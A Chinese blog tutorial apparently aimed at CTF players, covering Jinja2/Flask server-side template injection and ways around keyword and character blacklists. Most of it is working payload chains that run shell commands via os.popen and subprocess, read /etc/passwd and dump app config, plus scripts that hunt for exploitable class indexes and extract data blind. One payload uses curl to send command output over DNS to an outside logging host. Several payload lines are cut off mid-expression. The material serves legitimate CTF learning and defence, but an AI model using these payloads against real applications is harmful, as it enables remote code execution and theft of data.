细说Jinja2之SSTI&bypass

原创

合天网安实验室 于 2020-12-18 11:30:00 发布 1171 收藏 15
分类专栏： 经验分享 文章标签： 列表 python math.h oauth sublime text

本文链接：https://blog.csdn.net/qq_38154820/article/details/111399386


经验分享 专栏收录该内容
76 篇文章 8 订阅
订阅专栏

前言

SSTI（Server-Side Template Injection）服务端模板注入在CTF中并不是一个新颖的考点了，之前略微学习过，但是最近的大小比赛比如说安洵杯，祥云杯，太湖杯，南邮CTF，上海大学生安全竞赛等等比赛都频频出现，而且赛后看到师傅们各种眼花缭乱的payload，无法知晓其中的原理，促使我写了这篇文章来总结各种bypass SSTI的方法。

本文涉及知识点实操练习-Flask服务端模板注入漏洞:通过该实验了解服务端模板注入漏洞的危害与利用。

点击下方链接或操作哦

https://www.hetianlab.com/expc.do?w=exp_ass&ec=ECID87ed-2223-40e5-8083-f5c55d69af28&pk_campaign=csdn-wemedia

基础知识

本篇文章从Flask的模板引擎Jinja2入手，CTF中大多数也都是使用这种模板引擎

模板的基本语法

官方文档对于模板的语法介绍如下

```
{% ... %} for Statements

{{ ... }} for Expressions to print to the template output

{# ... #} for Comments not included in the template output

#  ... ## for Line Statements
```

这里我们逐条来看

{%%}

主要用来声明变量，也可以用于条件语句和循环语句。

```
{% set c= 'kawhi' %}
{% if 81==9*9 %}kawhi{% endif %}
{% for i in ['1','2','3'] %}kawhi{%endfor%}
```

`{{}}`

用于将表达式打印到模板输出，比如我们一般在里面输入`2-1`，`2*2`，或者是字符串，调用对象的方法，都会渲染出结果

```
{{2-1}} #输出1
{{2*2}} #输出4
```

我们通常会用`{{2*2}}`简单测试页面是否存在SSTI

`{##}`

表示未包含在模板输出中的注释

`##`

有和`{%%}`相同的效果

这里的模板注入主要用到的是`{{}}`和`{%%}`

常见的魔术方法

`__class__`

用于返回对象所属的类

```
Python 3.7.8
>>> ''.__class__
<class 'str'>
>>> ().__class__
<class 'tuple'>
>>> [].__class__
<class 'list'>
```

`__base__`

以字符串的形式返回一个类所继承的类

`__bases__`

以元组的形式返回一个类所继承的类

`__mro__`

返回解析方法调用的顺序，按照子类到父类到父父类的顺序返回所有类

```
Python 3.7.8
>>> class Father():
...     def __init__(self):
...             pass
...
>>> class GrandFather():
...     def __init__(self):
...             pass
...
>>> class son(Father,GrandFather):
...     pass
...
>>> print(son.__base__)
<class '__main__.Father'>
>>> print(son.__bases__)
(<class '__main__.Father'>, <class '__main__.GrandFather'>)
>>> print(son.__mro__)
(<class '__main__.son'>, <class '__main__.Father'>, <class '__main__.GrandFather'>, <class 'object'>)
```

`__subclasses__()`

获取类的所有子类

`__init__`

所有自带带类都包含`init`方法，常用他当跳板来调用`globals`

`__globals__`

会以字典类型返回当前位置的全部模块，方法和全局变量，用于配合`init`使用

漏洞成因与防御

存在模板注入漏洞原因有二，一是存在用户输入变量可控，二是了使用不固定的模板，这里简单给出一个存在SSTI的代码如下

`ssti.py`

```
from flask import Flask,request,render_template_string
app = Flask(__name__)

@app.route('/', methods=['GET', 'POST'])
def index():
    name = request.args.get('name')
    template = '''
<html>
  <head>
    <title>SSTI</title>
  </head>
 <body>
     <h3>Hello, %s !</h3>
  </body>
</html>
        '''% (name)
    return render_template_string(template)
if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000, debug=True)
```

我们简单输入一个`{{2-1}}`，返回了1，说明存在模板注入

而如果存在SSTI的话，我们就可以利用上面的魔术方法去构造可以读文件或者直接getshell的漏洞

如何拒绝这种漏洞呢，其实很简单只需要使用固定的模板即可，正确的代码应该如下


`ssti2.py`

```python
from flask import Flask,request,render_template
app = Flask(__name__)

@app.route('/', methods=['GET', 'POST'])
def index():
 return render_template("index.html",name=request.args.get('name'))

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000, debug=True)
```

index.html

```html
<html>
  <head>
    <title>SSTI</title>
  </head>
 <body>
      <h3>Hello, {{name}} !</h3>
  </body>
</html>
```

可以看到原封不动的输出了{{2-1}}



构造链思路

这里从零开始介绍如何去构造SSTI漏洞的payload，可以用上面存在SSTI漏洞的ssti.py做实验

第一步

目的：使用__class__来获取内置类所对应的类

可以通过使用str，list，tuple，dict等来获取

```
Python 3.7.8
>>> ''.__class__
<class 'str'>
>>> "".__class__
<class 'str'>
>>> [].__class__
<class 'list'>
>>> ().__class__
<class 'tuple'>
>>> {}.__class__
<class 'dict'>
```

第二步

目的：拿到object基类

用__bases__[0]拿到基类

```
Python 3.7.8
>>> ''.__class__.__bases__[0]
<class 'object'>
```

用__base__拿到基类

```
Python 3.7.8
>>> ''.__class__.__base__
<class 'object'>
```

用__mro__[1]或者__mro__[-1]拿到基类

```
Python 3.7.8
>>> ''.__class__.__mro__[1]
<class 'object'>
>>> ''.__class__.__mro__[-1]
<class 'object'>
```

第三步

用__subclasses__()拿到子类列表

```
Python 3.7.8
>>> ''.__class__.__bases__[0].__subclasses__()
...一大堆的子类
```

第四步

在子类列表中找到可以getshell的类

寻找利用类

在上述的第四步中，如何快速的寻找利用类呢

利用脚本跑索引

我们一般来说是先知晓一些可以getshell的类，然后再去跑这些类的索引，然后这里先讲述如何去跑索引，再详写可以getshell的类

这里先给出一个在本地遍历的脚本，原理是先遍历所有子类，然后再遍历子类的方法的所引用的东西，来搜索是否调用了我们所需要的方法，这里以`popen`为例子

`find.py`

```
search = 'popen'
num = -1
for i in ().__class__.__bases__[0].__subclasses__():
    num += 1
    try:
        if search in i.__init__.__globals__.keys():
            print(i, num)
    except:
        pass
```

我们运行这个脚本

```
λ python3 find.py
<class 'os._wrap_close'> 128
```

可以发现`object`基类的第128个子类名为`os._wrap_close`的这个类有popen方法

先调用它的`__init__`方法进行初始化类

```
Python 3.7.8
>>> "".__class__.__bases__[0].__subclasses__()[128].__init__
<function _wrap_close.__init__ at 0x000001FCD0B21E58>
```

再调用`__globals__`可以获取到方法内以字典的形式返回的方法、属性等值

```
Python 3.7.8
>>> "".__class__.__bases__[0].__subclasses__()[128].__init__.__globals__
{'__name__': 'os'...中间省略...<class 'os.PathLike'>}
```

然后就可以调用其中的popen来执行命令

```
Python 3.7.8
>>> "".__class__.__bases__[0].__subclasses__()[128].__init__.__globals__['popen']('whoami').read()
'desktop-t6u2ptl\\think\n'
```

但是上面的方法仅限于在本地寻找，因为在做CTF题目的时候，我们无法在题目环境中运行这个`find.py`，这里用hhhm师傅的一个脚本直接去寻找子类

我们首先把所有的子类列举出来

```
Python 3.7.8
>>> ().__class__.__bases__[0].__subclasses__()
...一大堆的子类
```

然后把子类列表放进下面脚本中的a中，然后寻找`os._wrap_close`这个类


`find2.py`

```
import json

a = """
<class 'type'>,...,<class 'subprocess.Popen'>
"""

num = 0
allList = []

result = ""
for i in a:
    if i == ">":
        result += i
        allList.append(result)
        result = ""
    elif i == "\n" or i == ",":
        continue
    else:
        result += i

for k,v in enumerate(allList):
    if "os._wrap_close" in v:
        print(str(k)+"--->"+v)
```

又或者用如下的`requests`脚本去跑

`find3.py`

```
import requests
import time
import html
for i in range(0,300):
    time.sleep(0.06)
    payload="{{().__class__.__mro__[-1].__subclasses__()[%s]}}" % i
    url='http://ip:5000?name='
    r = requests.post(url+payload)
    if "catch_warnings" in r.text:
        print(r.text)
        print(i)
        break
```



tips：后面的各种方法都是利用这种思路寻找到可以getshell类的位置

python3的方法

`os._wrap_close`类中的`popen`

在上面的例子中就是用的这个方法，payload如下

```
{{"".__class__.__bases__[0].__subclasses__()[128].__init__.__globals__['popen']('whoami').read()}}
```

`__import__`中的`os`

把上面`find.py`脚本中的search变量换成`__import__`

```
λ python3 find.py
<class '_frozen_importlib._ModuleLock'> 75
<class '_frozen_importlib._DummyModuleLock'> 76
<class '_frozen_importlib._ModuleLockManager'> 77
<class '_frozen_importlib._installed_safely'> 78
<class '_frozen_importlib.ModuleSpec'> 79
```

可以看到有5个类下是包含`__import__`的，随便用一个即可

payload如下

```
{{"".__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__import__('os').popen('whoami').read
```

python2的方法

因为python3和python2两个版本下有差别，这里把python2单独拿出来说

tips：python2的`string`类型不直接从属于属于基类，所以要用两次 `__bases__[0]`

```
Python 2.7.10
>>> ''.__class__.__bases__[0]
<type 'basestring'>
>>> ''.__class__.__bases__[0].__bases__[0]
<type 'object'>
```

`file`类读写文件

本方法只能适用于python2，因为在python3中`file`类已经被移除了

```
>>> [].__class__.__bases__[0].__subclasses__()[40]
<type 'file'>
```

可以使用dir查看file对象中的内置方法

```
>>> dir(().__class__.__bases__[0].__subclasses__()[40])
['__class__', '__delattr__', '__doc__', '__enter__', '__exit__', '__format__', '__getattribute__', '__hash_
```

然后直接调用里面的方法即可，payload如下

读文件

```
{{().__class__.__bases__[0].__subclasses__()[40]('/etc/passwd').read()}}

{{().__class__.__bases__[0].__subclasses__()[40]('/etc/passwd').readlines()}}
```

warnings类中的linecache

本方法只能用于python2，因为在python3中会报错'function object' has no attribute 'func_globals'，猜测应该是python3中func_globals被移除了还是啥的，如果不对请师傅们指出

我们把上面的find.py脚本中的search变量赋值为linecache，去寻找含有linecache的类

```
λ python find.py
(<class 'warnings.WarningMessage'>, 59)
(<class 'warnings.catch_warnings'>, 60)
```

后面如法炮制，payload如下

```
{{[].__class__.__base__.__subclasses__()[60].__init__.func_globals['linecache'].os.popen('whoami').read()}}
```

python2&3的方法

这里介绍python2和python3两个版本通用的方法

__builtins__代码执行

这种方法是比较常用的，因为他两种python版本都适用

首先__builtins__是一个包含了大量内置函数的一个模块，我们平时用python的时候之所以可以直接使用一些函数比如abs，max，就是因为__builtins__这类模块在Python启动时为我们导入了，可以使用dir(__builtins__)来查看调用方法的列表，然后可以发现__builtins__下有eval，__import__等的函数，因此可以利用此来执行命令。

把上面find.py脚本search变量赋值为__builtins__，然后找到第140个类warnings.catch_warnings含有他，而且这里的话比较多的类都含有__builtins__，比如常用的还有email.header._ValueFormatter等等，这也可能是为什么这种方法比较多人用的原因之一吧


再调用eval等函数和方法即可，payload如下

```
{{().__class__.__bases__[0].__subclasses__()[140].__init__.__globals__['__builtins__']['eval']("__import__(

{{().__class__.__bases__[0].__subclasses__()[140].__init__.__globals__['__builtins__']['eval']("__import__(

{{().__class__.__bases__[0].__subclasses__()[140].__init__.__globals__['__builtins__']['__import__']('os').

{{().__class__.__bases__[0].__subclasses__()[140].__init__.__globals__['__builtins__']['open']('/etc/passwd
```

又或者用如下两种方式，用模板来跑循环

```
{% for c in ().__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("whoami").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```



读取文件payload

```
{% for c in ().__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

然后这里再提一个比较少人提到的点

`warnings.catch_warnings`类在在内部定义了`_module=sys.modules['warnings']`，然后`warnings`模块包含有`__builtins__`，也就是说如果可以找到`warnings.catch_warnings`类，则可以不使用`globals`，payload如下

```
{{''.__class__.__mro__[1].__subclasses__()[40]()._module.__builtins__['__import__']("os").popen('whoami').r
```

总而言之，原理都是先找到含有`__builtins__`的类，然后再进一步利用

`subprocess.Popen`进行RCE

我们可以用`find2.py`寻找`subprocess.Popen`这个类，可以直接RCE，payload如下

```
{{''.__class__.__mro__[2].__subclasses__()[258]('whoami',shell=True,stdout=-1).communicate()[0].strip()}}
```

直接利用`os`

一开始我以为这种方法只能用于python2，因为我在本地实验的时候python3中无法找到直接含有os的类，但后来发现python3其实也是能够用的，主要是环境里面有这个那个类才行

我们把上面的`find.py`脚本中的search变量赋值为os，去寻找含有os的类

```
λ python find.py
(<class 'site._Printer'>, 69)
(<class 'site.Quitter'>, 74)
```

后面如法炮制，payload如下

```
{{().__class__.__base__.__subclasses__()[69].__init__.__globals__['os'].popen('whoami').read()}}
```

获取配置信息

我们有时候可以使用flask的内置函数比如说`url_for`，`get_flashed_messages`，甚至是内置的对象`request`来查询配置信息或者是构造payload

`config`

我们通常会用`{{config}}`查询配置信息，如果题目有设置类似`app.config ['FLAG'] = os.environ.pop('FLAG')`，就可以直接访问`{{config['FLAG']}}`或者`{{config.FLAG}}`获得flag

`request`

jinja2中存在对象`request`

```
Python 3.7.8
>>> from flask import Flask,request,render_template_string
>>> request.__class__.__mro__[1]
<class 'object'>
```

查询一些配置信息

```
{{request.application.__self__._get_data_for_json.__globals__['json'].JSONEncoder.default.__globals__['curr
```

构造ssti的payload

```
{{request.__init__.__globals__['__builtins__'].open('/etc/passwd').read()}}
{{request.application.__globals__['__builtins__'].open('/etc/passwd').read()}}
```

`url_for`

查询配置信息

```
{{url_for.__globals__['current_app'].config}}
```

构造ssti的payload

```
{{url_for.__globals__['__builtins__']['eval']("__import__('os').popen('whoami').read()")}}
```

`get_flashed_messages`

查询配置信息

```
{{get_flashed_messages.__globals__['current_app'].config}}
```

构造ssti的payload

```
{{get_flashed_messages.__globals__['__builtins__'].eval("__import__('os').popen('whoami').read()")}}
```

绕过黑名单

CTF中一般考的就是怎么绕过SSTI，我们学会如何去构造payload之后，还要学习如何去绕过一些过滤，然后下面由于环境的不同，payload中类的位置也是就那个数字可能会和文章中不一样，需要自己动手测一下

过滤了点

过滤了.

在python中，可用以下表示法可用于访问对象的属性

```
{{().__class__}}
{{()["__class__"]}}
{{()|attr("__class__")}}
{{getattr('',"__class__")}}
```

也就是说我们可以通过`[]`，`attr()`，`getattr()`来绕过点

使用`[]`绕过

使用访问字典的方式来访问函数或者类等，下面两行是等价的

```
{{().__class__}}
{{()['__class__']}}
```

以此，我们可以构造payload如下

```
{{()['__class__']['__base__']['__subclasses__']()[433]['__init__']['__globals__']['popen']('whoami')['read'
```

使用`attr()`绕过

使用原生JinJa2的函数`attr()`，以下两行是等价的

```
{{().__class__}}
{{()|attr('__class__')}}
```

以此，我们可以构造payload如下

```
{{()|attr('__class__')|attr('__base__')|attr('__subclasses__')()|attr('__getitem__')(65)|attr('__init__')|a
```

使用getattr()绕过

这种方法有时候由于环境问题不一定可行，会报错'getattr' is undefined，所以优先使用以上两种

```
Python 3.7.8
>>> ().__class__
<class 'tuple'>
>>> getattr((),"__class__")
<class 'tuple'>
```

过滤引号

过滤了'和"

request绕过

flask中存在着request内置对象可以得到请求的信息，request可以用5种不同的方式来请求信息，我们可以利用他来传递参数绕过

```
request.args.name
request.cookies.name
request.headers.name
request.values.name
request.form.name
```

payload如下

GET方式，利用request.args传递参数

```
{{().__class__.__bases__[0].__subclasses__()[213].__init__.__globals__.__builtins__[request.args.arg1](requ
```

POST方式，利用request.values传递参数

```
{{().__class__.__bases__[0].__subclasses__()[40].__init__.__globals__.__builtins__[request.values.arg1](req
post:arg1=open&arg2=/etc/passwd
```

Cookie方式，利用request.cookies传递参数


```
{{().__class__.__bases__[0].__subclasses__()[40].__init__.__globals__.__builtins__[request.cookies.arg1](re
Cookie:arg1=open;arg2=/etc/passwd
```

剩下两种方法也差不多，这里就不赘述了

chr绕过

```
{{().__class__.__base__.__subclasses__()[§0§].__init__.__globals__.__builtins__.chr}}
```

这里先爆破subclasses，获取subclasses中含有chr的类索引



然后就可以用chr来绕过传参时所需要的引号，然后需要用chr来构造需要的字符

这里我写了个脚本可以快速构造想要的ascii字符

```
<?php
$a = 'whoami';
$result = '';
for($i=0;$i<strlen($a);$i++)
{
 $result .= 'chr('.ord($a[$i]).')%2b';
}
echo substr($result,0,-3);
?>
//chr(119)%2bchr(104)%2bchr(111)%2bchr(97)%2bchr(109)%2bchr(105)
```

最后payload如下

```
{% set chr = ().__class__.__base__.__subclasses__()[7].__init__.__globals__.__builtins__.chr %}{{().__class
```

过滤下划线

过滤了_

编码绕过

使用十六进制编码绕过，_编码后为\x5f，.编码后为\x2E

payload如下

```
{{()["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fbases\x5f\x5f"][0]["\x5f\x5fsubclasses\x5f\x5f"]()[376]["\x5f\x5fini
```

这里甚至可以全十六进制绕过，顺便把关键字也一起绕过，这里先给出个python脚本方便转换

```
string1="__class__"
string2="\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f"
def tohex(string):
  result = ""
  for i in range(len(string)):
      result=result+"\\x"+hex(ord(string[i]))[2:]
  print(result)

tohex(string1) #\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f
print(string2) #__class__
```

随便构造个payload如下

```
{{""["\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f"]["\x5f\x5f\x62\x61\x73\x65\x5f\x5f"]["\x5f\x5f\x73\x75\x62\x63\
```

request绕过

在上面的过滤引号已经介绍过了，这里不再赘述

过滤关键字

首先要看关键字是如何被过滤的

如果是替换为空，可以尝试双写绕过，或者使用黑名单逻辑漏洞错误绕过，即使用黑名单最后一个关键字替换绕过

如果直接ban了，就可以使用字符串拼接的方式等方法进行绕过，常用方法如下

拼接字符绕过

这里以过滤class为例子，用中括号括起来然后里面用引号连接，可以用+号或者不用

```
{{()['__cla'+'ss__'].__bases__[0]}}
{{()['__cla''ss__'].__bases__[0]}}
```

随便写个payload如下

```
{{()['__cla''ss__'].__bases__[0].__subclasses__()[40].__init__.__globals__['__builtins__']['ev''al']("__im"
```

或者可以使用join来进行拼接

```
{{()|attr(["_"*2,"cla","ss","_"*2]|join)}}
```

看到有师傅甚至用管道符加上format方法来拼接的骚操作，也就是我们平时说的格式化字符串，其中的%s被l替换

```
{{()|attr(request.args.f|format(request.args.a))}}&f=__c%sass__&a=l
```

使用使用str原生函数

replace绕过，payload如下

```
{{().__getattribute__('__claAss__'.replace("A","")).__bases__[0].__subclasses__()[376].__init__.__globals__
```

decode绕过，但这种方法经过测试只能在python2下使用，payload如下

```
{{().__getattribute__('X19jbGFzc19f'.decode('base64')).__base__.__subclasses__()[40]("/etc/passwd").read()}
```

替代的方法

过滤init，可以用__enter__或__exit__替代

```
{{().__class__.__bases__[0].__subclasses__()[213].__enter__.__globals__['__builtins__']['open']('/etc/passw

{{().__class__.__bases__[0].__subclasses__()[213].__exit__.__globals__['__builtins__']['open']('/etc/passwd
```

过滤config，我们通常会用{{config}}获取当前设置，如果被过滤了可以使用以下的payload绕过

```
{{self}} ⇒ <TemplateReference None>
{{self.__dict__._TemplateReference__context}}
```

过滤中括号

过滤了[和]

数字中的中括号

在python里面可以使用以下方法访问数组元素

```
Python 3.7.8
>>> ["a","kawhi","c"][1]
'kawhi'
>>> ["a","kawhi","c"].pop(1)
'kawhi'
>>> ["a","kawhi","c"].__getitem__(1)
'kawhi'
```

也就是说可以使用__getitem__和pop替代中括号，取列表的第n位

payload如下

```
{{().__class__.__bases__.__getitem__(0).__subclasses__().__getitem__(433).__init__.__globals__.popen('whoam

{{().__class__.__base__.__subclasses__().pop(433).__init__.__globals__.popen('whoami').read()}}
```

魔术方法的中括号

调用魔术方法本来是不用中括号的，但是如果过滤了关键字，要进行拼接的话就不可避免要用到中括号，像这里如果同时过滤了class和中括号

可用__getattribute__绕过

```
{{"".__getattribute__("__cla"+"ss__").__base__}}
```

或者可以配合request一起使用

```
{{().__getattribute__(request.args.arg1).__base__}}&arg1=__class__
```

payload如下

```
{{().__getattribute__(request.args.arg1).__base__.__subclasses__().pop(376).__init__.__globals__.popen(requ
```

这种同样是绕过关键字的方法之一

过滤双大括号

过滤了{{和}}

使用dns外带数据

用{%%}替代了{{}}，使用判断语句进行dns外带数据

```
{% if ().__class__.__base__.__subclasses__()[433].__init__.__globals__['popen']("curl `whoami`.k1o75b.ceye.
```

然后在ceye平台接收数据即可

ID	Name
125222192	root.k1o75b.ceye.io

盲注

如果上面的方法不行的话，可以考虑使用盲注的方式，这里附上p0师傅的脚本

```
# -*- coding: utf-8 -*-
import requests

url = 'http://ip:5000/?name='

def check(payload):
    r = requests.get(url+payload).content
    return 'kawhi' in r

password  = ''
s = r'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"$\'()*+,-./:;<=>?@[\\]^`{|}~\'"_%'

for i in xrange(0,100):
    for c in s:
        payload = '{% if ().__class__.__bases__[0].__subclasses__()[40].__init__.__globals__.__builtins__.o
        if check(payload):
            password += c
            break
    print password
```

`print`标记

我们上面之所以要dnslog外带数据以及使用盲注，是因为用`{%%}`会没有回显，这里的话可以使用`print`来做一个标记使得他有回显，比如`{%print config%}`，payload如下

```
{%print ().__class__.__bases__[0].__subclasses__()[40].__init__.__globals__['__builtins__']['eval']("__impo
```

payload进阶与拓展

这里我基于上面绕过黑名单各种方法的组合，对CTF中用到的一些方法和payload再做一个小的总结，不过其实一般来说，只要不是太偏太绕的题，上面的方法自行组合一下都够用了，下面只是作为一个拓展

过滤_和.和'

这里顺便给一个不常见的方法，主要是找到`_frozen_importlib_external.FileLoader`的`get_data()`方法，第一个是参数0，第二个为要读取的文件名，payload如下

```
{{().__class__.__bases__[0].__subclasses__()[222].get_data(0,"app.py")}}
```

